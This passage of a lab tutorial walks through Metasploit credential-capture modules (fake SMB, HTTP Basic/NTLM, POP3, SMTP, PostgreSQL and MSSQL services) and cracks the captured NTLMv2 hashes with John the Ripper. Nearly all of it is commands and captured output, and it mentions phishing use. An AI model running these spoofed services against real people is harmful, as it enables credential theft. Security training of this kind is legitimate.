
Enter your password to connect to: 192.168.0.102

Domain: WIN-3Q7NEBI2561

□ Remember my credentials

Logon failure: unknown user name or bad password.

It will show the user that the login failure, but the credentials will be captured by the listener. Here you can see that the listener has captured the user and the domain name. It has also generated an NT hash which can be decrypted with John the ripper.




```
[*] Started service listener on 192.168.0.102:445
[*] Server started.
msf5 auxiliary(server/capture/smb) > [*] SMB Captured - 2020-07-24 15:59:14 -0400
NTLMv2 Response Captured from 192.168.0.103:49160 - 192.168.0.103
USER:raj DOMAIN:WIN-3Q7NEBI2561 OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:d96334541420cc06d4765a882955122c
NT_CLIENT_CHALLENGE:01010000000000002c1a18e8f461d6019e642cb283d607b70000000002000000000000
[*] SMB Captured - 2020-07-24 15:59:14 -0400
NTLMv2 Response Captured from 192.168.0.103:49160 - 192.168.0.103
USER:raj DOMAIN:WIN-3Q7NEBI2561 OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:2afd9aa018bc00dac3c195bc671cdbba
NT_CLIENT_CHALLENGE:0101000000000000eddc1ce8f461d60122662d078d1230be0000000002000000000000
[*] SMB Captured - 2020-07-24 15:59:14 -0400
NTLMv2 Response Captured from 192.168.0.103:49160 - 192.168.0.103
USER:raj DOMAIN:WIN-3Q7NEBI2561 OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:defcf870e67f4e92631024b11a95e4db
NT_CLIENT_CHALLENGE:0101000000000000eddc1ce8f461d60153c3f819b30cc93b0000000002000000000000
[*] SMB Captured - 2020-07-24 15:59:14 -0400
NTLMv2 Response Captured from 192.168.0.103:49160 - 192.168.0.103
USER:raj DOMAIN:WIN-3Q7NEBI2561 OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:1844826b66607bb54e982c4c6793c2ab
NT_CLIENT_CHALLENGE:0101000000000000eddc1ce8f461d601ba5da0416a345f2d0000000002000000000000
[*] SMB Captured - 2020-07-24 15:59:14 -0400
NTLMv2 Response Captured from 192.168.0.103:49160 - 192.168.0.103
USER:raj DOMAIN:WIN-3Q7NEBI2561 OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:5ccb80934f6b4d84a8353b91048aa478
NT_CLIENT_CHALLENGE:01010000000000004d3e1fe8f461d601f30ed0e322c131c70000000002000000000000
[*] SMB Captured - 2020-07-24 15:59:15 -0400
NTLMv2 Response Captured from 192.168.0.103:49160 - 192.168.0.103
USER:raj DOMAIN:WIN-3Q7NEBI2561 OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
```

Here you can see that the hash file generated on the desktop can be decrypted using

```
john _netntlmv2
```

And here you see that the password is in text form, **123** for user **Raj**.




```
root@kali:~/Desktop# john _netntlmv2
Using default input encoding: UTF-8
Loaded 8 password hashes with 8 different salts (netnt
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for
Warning: Only 4 candidates buffered for the current sa
Almost done: Processing the remaining buffered candida
Warning: Only 7 candidates buffered for the current sa
Proceeding with wordlist:/usr/share/john/password.lst,
123              (raj)
123              (raj)
123              (raj)
123              (raj)
123              (raj)
123              (raj)
123              (raj)
123              (raj)
```

http_basic


This module responds to all requests for resources with an HTTP 401. This should cause most browsers to prompt for a credential. If the user enters Basic Auth creds they are sent to the console. This may be helpful in some phishing expeditions where it is possible to embed a resource into a page
To exploit HTTP (80), you can type

```
msf5 > use auxiliary/server/capture/ http_basic
msf5 auxiliary(server/capture/ http_basic) > set RedirectURL www.hackingarticles.in
msf5 auxiliary(server/capture/ http_basic) > set srvhost 192.168.0.102
msf5 auxiliary(server/capture/ http_basic) > set uripath sales
msf5 auxiliary(server/capture/ http_basic) > exploit
```



```
msf5 > use auxiliary/server/capture/http_basic
msf5 auxiliary(server/capture/http_basic) > set RedirectURL www.hackingarticles.in
RedirectURL ⇒ www.hackingarticles.in
msf5 auxiliary(server/capture/http_basic) > set srvhost 192.168.0.102
srvhost ⇒ 192.168.0.102
msf5 auxiliary(server/capture/http_basic) > set uripath sales
uripath ⇒ sales
msf5 auxiliary(server/capture/http_basic) > exploit
[*] Auxiliary module running as background job 0.

[*] Using URL: http://192.168.0.102:80/sales
[*] Server started.
msf5 auxiliary(server/capture/http_basic) >
```

As a result, this module will now generate a spoofed login prompt on the victim's system when an HTTP URL is opened.




http://192.168.0.102 is requesting your username and password. The site says: “Secure Site”

User Name: raj

Password: ●●●

It will show the user that the login is failed, but the user ID and password will be captured by the listener.
You see that the ID /Password is **Raj/123**




```
[*] Using URL: http://192.168.0.102:80/sales
[*] Server started.
msf5 auxiliary(server/capture/http_basic) > [*] Sending 401 to client 192.168.0.110
[+] HTTP Basic Auth LOGIN 192.168.0.110 "raj:123" / /sales
[*] Redirecting client 192.168.0.110 to www.hackingarticles.in
msf5 auxiliary(server/capture/http_basic) >
```

POP3

POP3 is a client/server protocol in which e-mail is received and held for you by your Internet server at port 110. This module provides a fake POP3 service that is designed to capture authentication credentials.
To achieve this, you can type

```
msf5 > use auxiliary/server/capture/pop3
msf5 auxiliary(server/capture/pop3) > set srvhost 192.168.0.102
msf5 auxiliary(server/capture/pop3) > exploit
```




```
msf5 > use auxiliary/server/capture/pop3
msf5 auxiliary(server/capture/pop3) > set srvhost 192.168.0.102
srvhost => 192.168.0.102
msf5 auxiliary(server/capture/pop3) > exploit
[*] Auxiliary module running as background job 1.

[*] Started service listener on 192.168.0.102:110
[*] Server started.
```

On doing a Nmap scan with the POP3 port and IP address, you can see that the port is open


```
nmap -p110 <ip address>
telnet 192.168.0.102 110
```

According to the user, it would be a genuine page, he will put his user ID and password.



```
root@kali:~# nmap -p110 192.168.0.102
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-24 16:21 EDT
Nmap scan report for 192.168.0.102
Host is up (0.000072s latency).

PORT    STATE SERVICE
110/tcp open  pop3

Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
root@kali:~# telnet 192.168.0.102 110
Trying 192.168.0.102 ...
Connected to 192.168.0.102.
Escape character is '^]'.
+OK
USER raj
+OK
PASS 123
+OK
```

You see that the User /Password captured by the listener is **raj/123**




```
[*] Started service listener on 192.168.0.102:110
[*] Server started.
msf5 auxiliary(server/capture/pop3) > [+] POP3 LOGIN 192.168.0.102:45446 raj / 123
```

SMTP

SMTP stands for Simple Mail Transfer Protocol which is a communication protocol for electronic mail transmission at port 25. This module provides a fake SMTP service that is designed to capture authentication credentials
To achieve this, you can type

```
msf5 > use auxiliary/server/capture/smtp

msf5 auxiliary(server/capture/smtp) > set
srvhost 192.168.0.102

msf5 auxiliary(server/capture/smtp) > exploit
```




```
msf5 > use auxiliary/server/capture/smtp
msf5 auxiliary(server/capture/smtp) > set srvhost 192.168.0.102
srvhost => 192.168.0.102
msf5 auxiliary(server/capture/smtp) > exploit
[*] Auxiliary module running as background job 2.

[*] Started service listener on 192.168.0.102:25
[*] Server started.
```

On doing a Nmap scan with the SMTP port and IP address, you can see that the port is open


```
nmap -p25 <ip address>

telnet 192.168.0.102 25
```

According to the user, it would be a genuine page, he will put his user ID and password.



```
root@kali:~# nmap -p25 192.168.0.102
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-24 16:24 EDT
Nmap scan report for 192.168.0.102
Host is up (0.000070s latency).

PORT   STATE SERVICE
25/tcp open  smtp

Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
root@kali:~# telnet 192.168.0.102 25
Trying 192.168.0.102 ...
Connected to 192.168.0.102.
Escape character is '^]'.
220 SMTP Server Ready
USER raj
503 Server Error
PASS 123
503 Server Error
```

On adding the ID and password, it will show server error to the user, but it will be captured by the listener **raj:123**




```
msf5 auxiliary(server/capture/smtp) > [*] SMTP: 192.168.0.102:42582 Command: USER raj
[*] SMTP: 192.168.0.102:42582 Command: PASS 123
[+] SMTP LOGIN 192.168.0.102:42582  / 123
```

PostgreSQL

Postgresql is an opensource database that is widely available at port 5432. This module provides a fake PostgreSQL service that is designed to capture clear-text authentication credentials.

```
msf5 > use auxiliary/server/capture/postgresql
msf5 auxiliary (server/capture/ postgresql) > set
srvhost 192.168.0.102
msf5 auxiliary (server/capture/ postgresql) >
```




```
msf5 > use auxiliary/server/capture/postgresql
msf5 auxiliary(server/capture/postgresql) > set srvhost 192.168.0.102
srvhost => 192.168.0.102
msf5 auxiliary(server/capture/postgresql) > exploit
[*] Auxiliary module running as background job 5.

[*] Started service listener on 192.168.0.102:5432
[*] Server started.
```

On doing a Nmap scan with the PostgreSQL port and IP address, you can see that the port is open


```
nmap -p5432 <ip address>
psql -h 192.168.0.102 -U raj
```

According to the user, it would be a genuine page, he will put his user ID and password



```
root@kali:~# nmap -p5432 192.168.0.102
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-24 16:29 EDT
Nmap scan report for 192.168.0.102
Host is up (0.000065s latency).

PORT     STATE SERVICE
5432/tcp open  postgresql

Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds
root@kali:~# psql -h 192.168.0.102 -U raj
Password for user raj:
psql: error: could not connect to server: FATAL:  password authentication
root@kali:~#
```

On adding the ID and password, it will show a server error to the user, but it will be captured by the listener **raj/123.**




```
[*] Started service listener on 192.168.0.102:5432
[*] Server started.
msf5 auxiliary(server/capture/postgresql) > [+] PostgreSQL LOGIN 192.168.0.102:33600 raj / 123 / raj
```

MsSQL


Mssql is a Microsoft developed database management system that is widely available at 1433. This module provides a fake MSSQL service that is designed to capture authentication credentials. This module support both the weakly encoded database logins as well as Windows logins (NTLM).
To achieve this,

```
msf5 > use auxiliary/server/capture/mssql

msf5 auxiliary (server/capture/ mssql) > set srvhost
192.168.0.102

msf5 auxiliary (server/capture/ mssql) > exploit
```



```
msf5 > use auxiliary/server/capture/mssql
msf5 auxiliary(server/capture/mssql) > set srvhost 192.168.0.102
srvhost => 192.168.0.102
msf5 auxiliary(server/capture/mssql) > exploit
[*] Auxiliary module running as background job 6.

[*] Started service listener on 192.168.0.102:1433
```

It will open a fake Microsoft session manager window. According to the user, it would be a genuine page, he will put his user ID and password.




Session manager

Session name: Unnamed *

Settings | Advanced | Statistics

Network type: Microsoft SQL Server (TCP/IP)
Hostname / IP: 192.168.0.102
□ Prompt for credentials
□ Use Windows authentication
User: raj
Password: •••
Port: 1433
□ Compressed client/server protocol
Databases: Separated by semicolon
Comment:

On adding the ID and password, it will show a server error to the user, but it will be captured by the listener




```
[*] MSSQL LOGIN 192.168.0.110:59722 raj / 123
```

http_ntlm


The **http_ntlm** capture module tries to quietly catch the NTLM challenge hashes over HTTP.

```
msf5 > use auxiliary/server/capture/ http_ntlm
msf5 auxiliary(server/capture/ http_ntlm) > set johnpwfile /root/Desktop
msf5 auxiliary(server/capture/ http_ntlm) > set srvhost 192.168.0.102
msf5 auxiliary(server/capture/ http_ntlm) > set uripath report
msf5 auxiliary(server/capture/ http_ntlm) > exploit
```



```
msf5 > use auxiliary/server/capture/http_ntlm
msf5 auxiliary(server/capture/http_ntlm) > set johnpwfile /root/Desktop/
johnpwfile => /root/Desktop/
msf5 auxiliary(server/capture/http_ntlm) > set srvhost 192.168.0.102
srvhost => 192.168.0.102
msf5 auxiliary(server/capture/http_ntlm) > set uripath report
uripath => report
msf5 auxiliary(server/capture/http_ntlm) > exploit
[*] Auxiliary module running as background job 7.

[*] Using URL: http://192.168.0.102:8080/report
[*] Server started.
```

As a result, this module will now generate a spoofed login prompt on the victim's system when an HTTP URL is opened.



192.168.0.102:8080/report


Authentication Required - Mozilla Firefox

http://192.168.0.102:8080 is requesting your username and password.

User Name: raj


Password: •••

It will show the user that the logon failure, but the credentials will be captured by the listener. Here you can see that the listener has captured the user and the domain name. It has also generated an NT hash which can be decrypted with John the ripper



```
NTLMv2 Response Captured from DESKTOP-A0AP0OM
DOMAIN:  USER: raj
LMHASH:Disabled LM_CLIENT_CHALLENGE:Disabled
NTHASH:89997a822c194c654902dbdddf72fcad NT_CLIENT_CHALLENGE:0101000000000000041917a0bff61d601a60518af5e
```

And here you see that the hash file generated can be decrypted using **john_netnlmv2**.
And here you see that the password is in text form, **123** for user **Raj**.

